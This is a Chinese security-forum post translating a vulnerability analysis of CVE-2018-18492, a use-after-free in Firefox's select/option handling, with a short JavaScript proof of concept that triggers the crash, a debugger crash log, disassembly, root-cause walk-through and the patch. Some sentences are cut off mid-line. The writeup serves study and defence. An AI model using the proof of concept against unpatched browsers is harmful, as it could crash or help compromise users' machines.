登录

Mozilla火狐浏览器中的一个Use-After-Free漏洞分析

Agostop / 2019-07-07 08:44:00 / 浏览数 4395 安全技术 漏洞分析 顶(0) 踩(0)

Mozilla 在2018年12月通过mfsa2018-29发布了火狐浏览器64位的新版本,该版本修复了几个严重的安全问题，其中包括
CVE-2018-18492，这个CVE是和select元素相关的一个use-after-free(UAF)漏洞。我们之前讨论过UAF这种漏洞，并且我们可以看到厂商已经实现全面的保护以尝试消除它

漏洞触发

以下一段poc代码可以用于触发这个漏洞：

```
        <script>
/*1*/     div=document.createElement("div");
/*2*/     opt=document.createElement("option");
/*3*/     div.appendChild(opt);
/*4*/     div.addEventListener("DOMNodeRemoved",function(){sel=0;new ArrayBuffer(0xffffffff);alert()});
/*5*/     sel=document.createElement("select");
/*6*/     sel.options[0]=opt;
        </script>
```

在一个受该漏洞影响版本的火狐浏览器上运行这段代码，得到以下的崩溃信息和报错信息：

```
(27d8.16f8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
xul!nsINode::ReplaceOrInsertBefore+0x333:
00007ff8`ffdebe43 4c8b6808        mov     r13,qword ptr [rax+8] ds:e5e5e5e5`e5e5e5ed=????????????????
1:032> k
 # Child-SP          RetAddr           Call Site
00 0000006a`999fde90 00007ff9`02740576 xul!nsINode::ReplaceOrInsertBefore+0x333 [z:\build\build\src\dom\base\nsINode.cpp @ 2520]
01 0000006a`999fe150 00007ff9`023c9a36 xul!mozilla::dom::HTMLOptionsCollection::IndexedSetter+0x76 [z:\build\build\src\dom\html\HTMLOptionsCollection.cpp @ 175]
02 0000006a`999fe1c0 00007ff8`ffe8d036 xul!mozilla::dom::HTMLOptionsCollection_Binding::DOMProxyHandler::setCustom+0x176 [z:\build\build\src\obj-firefox\dom\...
03 0000006a`999fe280 00007ff9`00519616 xul!mozilla::dom::DOMProxyHandler::set+0x56 [z:\build\build\src\dom\bindings\DOMJSProxyHandler.cpp @ 255]
04 0000006a`999fe360 00007ff9`00cb3c95 xul!js::Proxy::set+0xe6 [z:\build\build\src\js\src\proxy\Proxy.cpp @ 416]
05 0000006a`999fe470 00007ff9`00ca9ff1 xul!Interpret+0x9af5 [z:\build\build\src\js\src\vm\Interpreter.cpp @ 3144]
06 0000006a`999fe850 00007ff9`00cb8adc xul!js::RunScript+0x191 [z:\build\build\src\js\src\vm\Interpreter.cpp @ 429]
07 0000006a`999fe960 00007ff9`00cb8c7a xul!js::ExecuteKernel+0xcc [z:\build\build\src\js\src\vm\Interpreter.cpp @ 777]
08 0000006a`999fea00 00007ff9`004e29f7 xul!js::Execute+0xca [z:\build\build\src\js\src\vm\Interpreter.cpp @ 809]
09 0000006a`999fea80 00007ff8`ffdef226 xul!ExecuteScript+0xc7 [z:\build\build\src\js\src\jsapi.cpp @ 4691]
0a 0000006a`999feb20 00007ff9`00140c7a xul!nsJSUtils::ExecutionContext::CompileAndExec+0x46 [z:\build\build\src\dom\base\nsJSUtils.cpp @ 254]
0b 0000006a`999feb60 00007ff9`0013e3d9 xul!mozilla::dom::ScriptLoader::ProcessRequest+0xcfa [z:\build\build\src\dom\script\ScriptLoader.cpp @ 2046]
0c 0000006a`999feea0 00007ff9`0013bd00 xul!mozilla::dom::ScriptLoader::ProcessScriptElement+0x1399 [z:\build\build\src\dom\script\ScriptLoader.cpp @ 1366]
0d 0000006a`999ff2d0 00007ff9`0013cd63 xul!mozilla::dom::ScriptElement::MaybeProcessScript+0x1d0 [z:\build\build\src\dom\script\ScriptElement.cpp @ 141]
0e 0000006a`999ff350 00007ff8`ffcc8fde xul!nsHtml5TreeOpExecutor::RunScript+0xf3 [z:\build\build\src\parser\html\nsHtml5TreeOpExecutor.cpp @ 795]
```

可以发现，当对一个填满0xe5e5e5e5的内存地址解引用时，产生了读取访问冲突。这个值是jemalloc用来"毒化"已释放内存的，所谓"毒化"就是为了方便内存诊断，使用一

根源分析

Poc代码包括6行，我们一行一行来分析：

1. 创建一个div元素
2. 创建一个option元素
3. 这个option元素被附加到div元素，现在该div元素是option元素的父元素
4. 为该div元素添加一个事件监听器 DOMNodeRemoved，这意味着如果删除了这个option节点，就会调用我们放在这里的函数。
5. 创建一个select元素
   这里深入分析一下，在JavaScript语言，当创建一个select元素时，xul.dll!NS_NewHTMLSelectElement函数会为这个select元素分配一个0x118字节大小的对象：

```
; nsGenericHTMLElement *__fastcall NS_NewHTMLSelectElement(already_AddRefed<mozilla::dom::NodeInfo> *, mozilla::dom::FromParser)
?NS_NewHTMLSelectElement@@YAPEAVnsGenericHTMLElement@@$$QEAU?$already_AddRefed@VNodeInfo@dom@mozilla@@@@W4FromParser@dom@mozilla@@@Z proc near
push    rsi
push    rdi
sub     rsp, 28h
mov     esi, edx
mov     rdi, rcx
mov     ecx, 118h
call    cs:__imp_moz_xmalloc
mov     rcx, rax        ; already_AddRefed<mozilla::dom::NodeInfo> *
mov     rdx, rdi        ; mozilla::dom::FromParser
mov     r8d, esi
add     rsp, 28h
pop     rdi
pop     rsi
jmp     mozilla__dom__HTMLSelectElement__HTMLSelectElement
?NS_NewHTMLSelectElement@@YAPEAVnsGenericHTMLElement@@$$QEAU?$already_AddRefed@VNodeInfo@dom@mozilla@@@@W4FromParser@dom@mozilla@@@Z endp
```


可以看到，在最后跳转到了mozilla::dom::HTMLSelectElement::HTMLSelectElement函数执行，该函数内容如下

```
; void __fastcall mozilla::dom::HTMLSelectElement::HTMLSelectElement(already_AddRefed<mozilla::dom::NodeInfo> *, mozilla::dom::FromParser)
mozilla__dom__HTMLSelectElement__HTMLSelectElement proc near

var_28= xmmword ptr -28h

push    rsi
push    rdi
push    rbx
sub     rsp, 30h
movaps  [rsp+48h+var_28], xmm6
mov     edi, r8d
mov     rsi, rcx
xorps   xmm6, xmm6
movups  xmmword ptr [rcx+10h], xmm6
lea     rax, ??_7FragmentOrElement@dom@mozilla@@6BnsWrapperCache@@@ ; const mozilla::dom::FragmentOrElement::`vftable'{for `nsWrapperCache'}
movq    xmm0, rax
lea     rax, ??_7nsINode@@6BnsISupports@@@ ; const nsINode::`vftable'{for `nsISupports'}
movq    xmm1, rax
punpcklqdq xmm1, xmm0
movdqu  xmmword ptr [rcx], xmm1
mov     rax, [rdx]
mov     qword ptr [rdx], 0
mov     [rcx+20h], rax
mov     qword ptr [rcx+28h], 0
mov     dword ptr [rcx+30h], 0
movups  xmmword ptr [rcx+38h], xmm6
mov     qword ptr [rcx+48h], 0
mov     [rcx+50h], rcx
movups  xmmword ptr [rcx+58h], xmm6
mov     qword ptr [rcx+78h], 0
or      dword ptr [rcx+1Ch], 40010h
mov     rax, 100020800000h
movq    xmm0, rax
pslldq  xmm0, 8
movdqu  xmmword ptr [rcx+68h], xmm0
or      byte ptr [rcx+1Ah], 4
mov     byte ptr [rcx+88h], 3
movups  xmmword ptr [rcx+90h], xmm6
mov     word ptr [rcx+0AEh], 2
lea     rax, gNullChar_llvm_11072397641544297441
mov     [rcx+0A0h], rax
mov     dword ptr [rcx+0A8h], 0
mov     word ptr [rcx+0ACh], 3
mov     qword ptr [rcx+0B8h], 0
mov     word ptr [rcx+0C0h], 0
mov     byte ptr [rcx+0C2h], 0
mov     rbx, cs:?sEmptyBuffer@?$nsCharTraits@_S@@2QEA_SEA ; char16_t * nsCharTraits<char16_t>::sEmptyBuffer
mov     [rcx+0C8h], rbx
mov     dword ptr [rcx+0D0h], 0
mov     word ptr [rcx+0D4h], 1
mov     word ptr [rcx+0D6h], 2
lea     rax, ??_7HTMLStyleElement@dom@mozilla@@6BnsWrapperCache@@@ ; const mozilla::dom::HTMLStyleElement::`vftable'{for `nsWrapperCache'}
movq    xmm0, rax
lea     rax, ??_7HTMLSelectElement@dom@mozilla@@6BnsISupports@@@ ; const mozilla::dom::HTMLSelectElement::`vftable'{for `nsISupports'}
movq    xmm1, rax
punpcklqdq xmm1, xmm0
movdqu  xmmword ptr [rcx], xmm1
lea     rax, ??_7HTMLSelectElement@dom@mozilla@@6BnsGenericHTMLFormElementWithState@@@ ; const mozilla::dom::HTMLSelectElement::`vftable'{for `nsGenericHTMLFormElementWithState'}
mov     [rcx+80h], rax
lea     rax, ??_7HTMLSelectElement@dom@mozilla@@6BnsIConstraintValidation@@@ ; const mozilla::dom::HTMLSelectElement::`vftable'{for `nsIConstraintValidation'}
mov     [rcx+0D0h], rax
mov     ecx, 38h ; '8'
call    cs:__imp_moz_xmalloc
movups  xmmword ptr [rax+10h], xmm6
lea     rcx, ??_7HTMLOptionsCollection@dom@mozilla@@6BnsWrapperCache@@@ ; const mozilla::dom::HTMLOptionsCollection::`vftable'{for `nsWrapperCache'}
```


先知社区

这个函数对新分配对象的各个字段进行了初始化，此外，还创建了一个0x38字节大小的另一个对象，该对象类型为HTMLOptionsCollection。默认情况下，每一个selec


6. 第二步创建的option元素被移动到了select元素的options集合中。该操作会导致mozilla::dom::HTMLOptionsCollection::IndexedSetter函数被调用。下图是在IDA中看




这里浏览器会做一些检查，例如，如果option的索引大于当前option集合的长度，options集合会调用mozilla::dom::HTMLSelectElement::SetLength函数来扩大集合。




在
nsINode::ReplaceOrInsertBefore函数中，调用了nsContentUtils::MaybeFireNodeRemoved函数来通知要被删除对象的父亲对象，如果存在对该事件的监听：



我们在第4行设置了对div元素的DOMNodeRemoved事件监听器，于是这里的函数会被触发。在这个函数里，首先sel变量值会被设置为0，这将删除对select元素的最后



有趣的是，如果执行的是右分支，还是会调用完全相同的函数(nsINode::ReplaceOrInsertBefore),但是在调用之前，AddRef函数会被调用以增加select对象的引用计数，



补丁

Mozilla通过d4f3e119ae841008c1be59e72ee0a058e3803cf3修复了该漏洞。主要变化是options集合中对select元素对象的弱引用被替换为了强引用：

```
 private:
   /** The list of options (holds strong references).  This is infallible, so
    * various members such as InsertOptionAt are also infallible. */
   nsTArray<RefPtr<mozilla::dom::HTMLOptionElement> > mElements;
   /** The select element that contains this array */
-  HTMLSelectElement* mSelect;
+  RefPtr<HTMLSelectElement> mSelect;
```

总结

尽管UAF漏洞是一种众所周知的问题，但是对于大多数浏览器来说，它仍然是一个问题，就在几个月前，针对谷歌Chrome的攻击就使用了UAF漏洞。当然，UAF漏洞也存在

原文链接：
https://www.zerodayinitiative.com/blog/2019/7/1/the-left-branch-less-travelled-a-story-of-a-mozilla-firefox-use-after-free-vulnerability

点击收藏 | 0 关注 | 1

上一篇：CVE-2019-0863漏洞分析 下一篇：存在SSTI漏洞的CMS合集

1. 0 条回复

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板